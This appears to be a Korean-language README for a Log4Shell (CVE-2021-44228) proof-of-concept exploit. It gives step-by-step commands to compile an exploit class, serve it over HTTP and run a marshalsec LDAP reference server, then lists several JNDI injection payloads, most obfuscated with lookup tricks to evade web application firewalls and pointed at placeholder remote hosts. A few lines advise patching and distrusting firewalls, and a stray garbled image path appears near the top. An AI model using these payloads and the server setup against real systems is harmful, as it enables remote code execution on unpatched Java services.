 kannthu/cve-2021-44228-apache-log4j-rce

CVE-2021-44228 (Log4Shell)에 대한 개념 증명 익스플로잇으로, JNDI 인젝션 페이로드, WAF 우회 기법, Burp Suite용 패시브 스캐닝 통합을 포함합니다.

1.x 버전에는 다른 취약점이 있습니다. 최신 버전으로 업데이트할 것을 권장합니다.
Log4Shell (CVE-2021-44228)에 연결된 보안 권고/게시판
git clone https://github.com/tangxiaofeng7/apache-log4j-poc.git
cd apache-log4j-poc/src/main/java
javac Exploit.java
# For Python2
python -m SimpleHTTPServer 8888
# For Python3
python3 -m http.server 8888
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
# Java 8 required
mvn clean package -DskipTests
cd target
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
마지막으로 프로젝트를 실행하면 로컬에서 계산기가 나타납니다.
Tips:
현재 Java 버전에 의존하지 마십시오. Log4를 업데이트하거나 (또는 JNDI lookup을 제거하십시오). 확장을 비활성화하십시오 (어쨌든 꽤 나쁜 생각인 것 같습니다).
예:
${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
웹 애플리케이션 방화벽을 신뢰하지 마십시오.
Lookups는 Log4j 구성의 임의 위치에 값을 추가하는 방법을 제공합니다.
finally에서 누출을 유발하는 메서드
LogManager.getLogger().error()
LogManager.getLogger().fatal()
블랙박스 테스트를 원한다면 수동 스캔을 권장합니다.
즐기세요!!!